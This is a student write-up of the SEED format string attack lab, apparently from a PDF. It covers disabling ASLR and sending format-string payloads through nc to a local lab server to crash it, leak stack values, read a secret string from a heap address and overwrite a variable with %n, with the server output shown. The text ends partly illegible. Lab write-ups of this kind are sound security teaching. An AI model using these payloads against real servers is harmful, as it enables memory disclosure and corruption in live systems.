

FORMAT STRING ATTACK LAB

Environment Setup:

Turning of Countermeasure:

```
[11/20/23]seed@VM:~/.../formatS$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[11/20/23]seed@VM:~/.../formatS$
```

Docker Setup

Make && make install

```
seed@VM: ~/.../server-code
[11/26/23]seed@VM:~/.../server-code$ make
make: Nothing to be done for 'all'.
[11/26/23]seed@VM:~/.../server-code$ make install
cp server ../fmt-containers
cp format-* ../fmt-containers
```

Crashing the Program

Dcup and on another tab – echo hello | nc 10.9.0.5 9090

```
seed@VM: ~/.../formatS
[11/26/23]Step 6/6 : CMD ./server
[11/26/23]---> Running in 3bf2fc164cea
[11/26/23](Removing intermediate container 3bf2fc164cea)
[11/26/23]---> f364aadf28c2
[11/26/23]Successfully built f364aadf28c2
[11/26/23]Successfully tagged seed-image-fmt-server-2:latest
[11/26/23]seed@VM:~/.../formatS$ dcup
Creating server-10.9.0.5 ... done
Creating server-10.9.0.6 ... done
Attaching to server-10.9.0.5, server-10.9.0.6
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address: 0xffffd730
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 6 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xffffd658
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hello
server-10.9.0.5 | The target variable's value (after): 0x11223344
server-10.9.0.5 | (^_^)(^_^) Returned properly (^_^)(^_^)


seed@VM: ~/.../attack-code
[11/26/23]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.5 9090
(^_^)(^_^)
[11/26/23]seed@VM:~/.../attack-code$
```

FORMAT STRING ATTACK LAB

S

Myprintf() crash with custom input file

Echo %s%s%s%s | nc 10.9.0.5 9090




```
[11/26/23]seed@VM:~/formatS$ dcup
Starting server-10.9.0.6 ... done
Starting server-10.9.0.5 ... done
Attaching to server-10.9.0.5, server-10.9.0.6
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address: 0xffffd280
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
```

We get a response on the server side.

Task 2A: STACK DATA:

Since the badfile didn't work, we are doing it in this way

python3 -c 's = "nifal" + "%x " * 11 + "%s\n"; print(s)' | nc 10.9.0.5 9090



```
[11/26/23]seed@VM:~/formatS$ dcup
Starting server-10.9.0.5 ... done
Starting server-10.9.0.6 ... done
Attaching to server-10.9.0.5, server-10.9.0.6
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address: 0xffffd540
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
```

```
[11/26/23]seed@VM:~/attack-code$ python3 -c 's = "nifal" + "%x " * 11 + "%s\n"; print(s)' | nc 10.9.0.5 9090
^C
[11/26/23]seed@VM:~/attack-code$
```

```
server-10.9.0.5 | Received 42 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xffffd468
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | nifal11223344 1000 8049db5 80e5320 80e61c0 fffffd540 fffffd468 8
0e62d4 80e5000 fffffd508 8049f7e nifal%x %x %x %x %x %x %x %x %x %x %s
server-10.9.0.5 |
server-10.9.0.5 |
server-10.9.0.5 | The target variable's value (after): 0x11223344
server-10.9.0.5 | (^_^)(^_^) Returned properly (^_^)(^_^)
```

After the overflow, we are able to see the name nifal printed.

FORMAT STRING ATTACK LAB

TASK 2B: HEAP DATA:

```
python3 -c 's = "\x08\x40\x0b\x08" + "%x " * 63 + "%s\n"; print(s)' | nc 10.9.0.5 9090
```

```
seed@VM: ~/format5
[11/26/23]seed@VM:~/../format5$ dcup
Starting server-10.9.0.5 ... done
Starting server-10.9.0.6 ... done
Attaching to server-10.9.0.6, server-10.9.0.5
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address: 0xffffd830
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 197 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xffffd758
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | @
11223344 1000 8049db5 80e5320 80e61c0 ffff830 ffff758 80e62d4
80e5000 ffff7f8 8049f7e ffff830 0 64 8049f47 80e5320 517 ffff8f5 ffff830 800
e5320 80e9720 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 58d18a00 80e5000
80e5000 ffffd18 8049eff ffff830 c5 5dc 80e5320 0 0 0 ffffdee4 0 0 0 c5 A secr
let message
server-10.9.0.5 |
server-10.9.0.5 |
server-10.9.0.5 | The target variable's value (after): 0x11223344
server-10.9.0.5 | (^_^)(^_^) Returned properly (^_^)(^_^)

seed@VM: ~/attack-code
[11/26/23]seed@VM:~/../attack-code$ python3 -c 's = "\
x08\x40\x0b\x08" + "%x " * 63 + "%s\n"; print(s)' | nc
10.9.0.5 9090
^C
[11/26/23]seed@VM:~/../attack-code$
```

Task 3: Modifying the server Program's Memory:

Task 3A: Change the Value to a different value:

```
python3 -c 's = "\x68\x50\xe0\x08" + "%x " * 63 + "%n\n"; print(s)' | nc 10.9.0.5 9090
```

We are printing %

[illegible]

n to change the address of the target variable.